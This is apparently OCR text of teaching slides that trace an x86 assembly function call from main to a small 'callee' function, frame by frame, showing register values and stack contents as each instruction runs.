
%eax	
%edx	
%esp	
%ebp	
%eip	

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
→ push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5




%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```




```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a6



```
callee:
    push %ebp                    0x8048394
    mov %esp,%ebp                0x8048395
    mov 0xc(%ebp),%eax           0x8048397
    mov 0x8(%ebp),%edx           0x804839a
    lea (%edx,%eax,1),%eax0x804839d
    add $0x1,%eax                0x80483a0
    pop %ebp                     0x80483a3
    ret                          0x80483a4
main:
    push %ebp                    0x80483a5
    mov %esp,%ebp                0x80483a6
    sub $0x18,%esp               0x80483a8
    movl $0x28,0x4(%esp)         0x80483ab
    movl $0xa,(%esp)             0x80483b3
    call 0x8048394               0x80483ba
    mov %eax,-0x4(%ebp)          0x80483bf
    mov -0x4(%ebp),%eax          0x80483c2
    leave                        0x80483c5
    ret                          0x80483c6
```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a6



0xFFFFFFFF


0xfd2d4

0xfd2c0

0x00000000


%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a8

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```

%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483a8



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0


0xfd2bc

0xfd2b8

0x00000000

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```

%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28


0xfd2bc

0xfd2b8

0x00000000


```
callee:
  push %ebp                     0x8048394
  mov %esp,%ebp                 0x8048395
  mov 0xc(%ebp),%eax            0x8048397
  mov 0x8(%ebp),%edx            0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                 0x80483a0
  pop %ebp                      0x80483a3
  ret                           0x80483a4
main:
  push %ebp                     0x80483a5
  mov %esp,%ebp                 0x80483a6
  sub $0x18,%esp                0x80483a8
  movl $0x28,0x4(%esp)          0x80483ab
  movl $0xa,(%esp)              0x80483b3
  call 0x8048394                0x80483ba
  mov %eax,-0x4(%ebp)           0x80483bf
  mov -0x4(%ebp),%eax           0x80483c2
  leave                         0x80483c5
  ret                           0x80483c6
```

%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
